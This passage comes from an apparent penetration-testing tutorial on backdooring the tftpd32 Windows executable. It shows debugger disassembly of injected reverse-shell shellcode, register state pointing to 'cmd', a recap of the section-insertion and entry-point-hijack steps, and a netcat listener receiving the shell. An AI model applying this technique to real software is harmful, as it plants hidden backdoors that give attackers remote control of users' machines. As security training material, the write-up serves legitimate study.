0044610A   56             PUSH ESI
0044610B   46             INC ESI
0044610C   56             PUSH ESI
0044610D   4E             DEC ESI
0044610E   56             PUSH ESI
0044610F   56             PUSH ESI
00446110   53             PUSH EBX
00446111   56             PUSH ESI
00446112   68 79CC3F86    PUSH 863FCC79
00446117   FFD5           CALL EBP
00446119   89E0           MOV EAX,ESP
0044611B   81C4 FC010000  ADD ESP,1FC
00446121   9D             POPFD
00446122   61             POPAD
00446123   E8 B656FDFF    CALL tftpd32-.0041B7DE
00446128  -E9 B3B0FCFF    JMP tftpd32-.004111E0
0044612D   90             NOP
0044612E   90             NOP
0044612F   90             NOP
00446130   90             NOP
00446131   FFD5           CALL EBP
00446133   3C 06          CMP AL,6
00446135  ✓7C 0A          JL SHORT tftpd32-.00446141
00446137   80FB E0        CMP BL,0E0
0044613A  ✓75 05          JNZ SHORT tftpd32-.00446141
0044613C   BB 4713726F    MOV EBX,6F721347
00446141   6A 00          PUSH 0
00446143   53             PUSH EBX
00446144   FFD5           CALL EBP
00446146   0000           ADD BYTE PTR DS:[EAX],AL
00446148   0000           ADD BYTE PTR DS:[EAX],AL
0044614A   0000           ADD BYTE PTR DS:[EAX],AL
0044614C   0000           ADD BYTE PTR DS:[EAX],AL

Registers (FPU)
EAX 0012FD84
ECX 761582B0 kernel32.761582
EDX 001E8390
EBX 0012FDD8 ASCII "cmd"
ESP 0012FD84
EBP 00446008 tftpd32-.00446
ESI 00000000
EDI 0000009C
EIP 0044611B tftpd32-.004461
C 0  ES 0023 32bit 0(FFFFFFF
P 1  CS 001B 32bit 0(FFFFFFF
A 0  SS 0023 32bit 0(FFFFFFF
Z 1  DS 0023 32bit 0(FFFFFFF
S 0  FS 003B 32bit 7FFDF000(
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (
EFL 00000246 (NO,NB,E,BE,NS,
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
                   3 2 1 0
FST 0000  Cond 0 0 0 0  Err
FCW 027F  Prec NEAR,53  Mask

Address   Hex dump                   ASCII
00429000  01 00 00 00 FF FF FF FF    0...
00429008  00 00 00 00 48 29 42 00    ....H)B.
00429010  01 00 00 00 38 29 42 00    0...8)B.

0012FD84  000000A0
0012FD88  000000A4
0012FD8C  00000574
0012FD90  000000F4

Breakpoint at tftpd32-.0044611B                    Paused
```

Figure 11: Returning ESP and PE to Normal


We save the changes.

7.0 Returning to Normal

So far, we have done the following:

- Inserted a new section into the TFTP PE
- Modified the original entry point to jump to our new section
- Modified the new section to save the original register/flag values
- Inserted backdoor shellcode, realigned ESP, returned our register/flag values back to normal, and have replaced our hijacked instructions

From here, we should be able to spin up another Netcat listener and launch the TFTP PE.



```
root@kali:~# nc -nlvp 443
listening on [any] 443 ...
connect to [redacted] from (UNKNOWN) [redacted]
 49197
Microsoft Windows [Version 6.0.6000]
Copyright (c) 2006 Microsoft Corporation.  All rights reserv
ed.

C:\Users\offsec\Desktop>
```

Current Directory: C:\Users\offsec\Desktop
Server interfaces: 192.168.102.151

Figure 12: Normal Execution

As you can see, we have received a reverse shell and the application has returned to its original state.